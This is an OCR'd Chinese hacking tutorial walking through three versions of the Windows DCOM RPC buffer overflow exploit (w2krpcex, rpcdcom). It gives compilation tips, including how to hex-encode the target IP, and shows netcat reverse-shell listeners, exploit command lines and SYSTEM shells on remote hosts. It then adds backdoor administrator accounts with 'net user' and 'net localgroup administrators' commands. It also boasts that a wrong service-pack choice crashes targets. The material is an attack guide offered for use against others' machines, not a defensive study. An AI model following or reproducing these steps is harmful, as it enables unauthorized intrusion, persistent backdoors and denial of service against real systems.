


图2

接下来我们切换到NC监听的CMD窗口，如果不成功则继续处于监听状态。




图3

如果成功，你会发现已经得到远程主机的一个SHELL了，而

且权限为SYSTEM权限（图3），所以该漏洞危害相当大。注意：这个版本我们只溢出成功了Win2K。

注意！

编译文件的注意事项

拿到溢出代码后，发现目标IP地址是事先运算好然后写入程序编译的。由于这段时间太忙，我只能告诉大家一些注意事项，以方便大家编译：

1.程序编译使用VC++通过；

2.代码“port1 = htons (2300)；”处是定义反向连接端口的地方，这个端口也可修改成其他你没有使用的端口；

3.“cb=0XD20AA8C0;”是目标IP地址的代码，这个代码是用16进制表示的，在这里有个计算方法提供给大家，比如D20AA8C0，它对应的IP地址是192.168.10.210，具体计算方法如下：192*256*256*256+168*256*256+10*256+210=3232238290，然后我们把3232238290转换为16进制就是D20AA8C0（光盘中提供了换算工具，大家就不用太麻烦了）；

4.我编译的这个溢出代码在Win2K+SP3上通过，其它操作系统我还没有测试。

该漏洞的潜力很大，等更完美的溢出代码出来，大家就有可能溢出WinXP和Win2003了。

四、第二版本w2krpcex

FlashSky公布的测试代码中，目标IP是固定的。另外用于本机上监听CMD SHELL端口也固定为2300，要想测试的话，就必须修改源程序。好在我在网上又找到了FlashSky公布的其改进版本，下面就让我们来看看该程序的使用（图4）。

```
C:\hack>w2krpcex
```




图4

图4中提明了用法（useage），“targetip”为目标服务器的IP，“localIP”为自己监听CMD SHELL的IP，“LocalPort”为监听端口，“SPVersion”为SP的版本号，“0”是中文Win000+SP3，“1”是中文Win2000+SP4，“2”是英文WinXP+SP1，程序默认使用的连接端口为135。

扫描我使用的仍然是WebDAVScan，速度快呀（图5）！

下面我们先在本机上使用NC建立一个监听，监听端口为2222（图6）：

```
C:\hack>nc -l -p 2222
```




图5




图6

开始进行溢出测试（图7）。

```
C:\hack>w2krpcex.exe 192.168.0.234 192.168.0.22 2222 0
```




图7

我选择的是SP3，如执行成功不会有什么别的提示，如果看到了无法连接或连接错误的提示。建议你换一台再测试！有没有溢出成功，我们来看一下NC的监听就知道了。

```
C:\hack>nc -l -p 2222
```

如图8所示，我们溢出成功了，得到了对方的CMD SHELL。下面我们来看一下权限到底有多大！




图8

```
C:\WINNT\system32>net user tudou 2222 /add
C:\WINNT\system32>net localgroup administrators tudou /add
```

如图9所示，添加帐号成功，我们得到了Administrator权限。




图9

但在测试中也发现了一个问题，就是SP的版本选择。

目前似乎并没有什么好的方法来远程判断对方Win2000的SP版本信息。




图10


另外，如果溢出时我们选择错了对方的SP版本，将会造成对

方135端口的关闭，当然再对其进行溢出自然也就不会成功了（图10）。所以各位别选错了哟！全靠运气了，目前暂时是这样的。

这个程序对于英文XP的溢出成功率似乎没有Win2000高，如果使用该程序对中文XP系统进行强行溢出，会造成目标XP系统的的远程关机，厉害吧！比DOS攻击更酷，使用XP的朋友可得千万小心了。（注意：第二版的代码依然没有溢出XP）

五、第三版本rpcdcom

在上边的改过版本中，虽然w2krpcex.exe也提到了可用来远程溢出英文XP系统，但据我的实际测试，效果很不理想。说实在的，自从XP系统推出以来，已经快两年了。虽然在网上也可找到几个FOR XP的远程溢出程序，但其成功率我实在不敢恭维。这也使得直至今日，在国内的一些公开场合还没有人公开发表过远程溢出XP的相关文章，不能不说是一种遗憾。



```
D:\hacker\win2000>rpcdcom
---------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
The exe files compiled by sagi http://www.hackerxfiles.net
- Usage: rpcdcom <Target ID> <Target IP>
- Targets:
-          0    Windows 2000 SP0 (english)
-          1    Windows 2000 SP1 (english)
-          2    Windows 2000 SP2 (english)
-          3    Windows 2000 SP3 (english)
-          4    Windows 2000 SP4 (english)
-          5    Windows XP SP0 (english)
-          6    Windows XP SP1 (english)

D:\hacker\win2000>_
```

图11

继第二个版本后，我在网上又找到了第三个改进版本，可以说这是一个合成版本，由FlashSky、Benjurry以及HDM编写的代码合成，主要针对英文版Win2000及英文XP系统。让我们来看一下该程序的使用（图11）。

```
D:\hacker\win2000>rpcdcom
```

如图11所示，Target ID为版本号，共有6个，Target IP为目标主机的IP，使用比前两个版本要方便得多，溢出后并不需要再远程连接对方的任何端口，甚至也不需要在本地监听。让我们来看一下远程溢出XP的操作。

```
D:\hacker\win2000>rpcdcom 5 144.92
---------------------------------------------------------
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjurry
- Rewritten by HDM <hdm [at] metasploit.com>
The exe files compiled by sagi http://www.
hackerxfiles.net
- Using return address of 0x77e9afe3
- Dropping to System Shell...


Microsoft Windows XP [Version 5.1.2600]
<C> Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

如图12所示，我们溢出成功了。不需要任何连接，直接得到了对方的CMD SHELL，看到XP的提示，我真的有一点激动，呵呵，毕竟是第一次嘛。下边让我们来看一下我们的权限。

```
C:\WINDOWS\system32>net user sagi 135790 /add
net user sagi 135790 /add
The command complited successfully.

C:\WINDOWS\system32>net localgroup administrators
sagi /add
net localgroup administrators sagi /add
The command completed successfully.
```



```
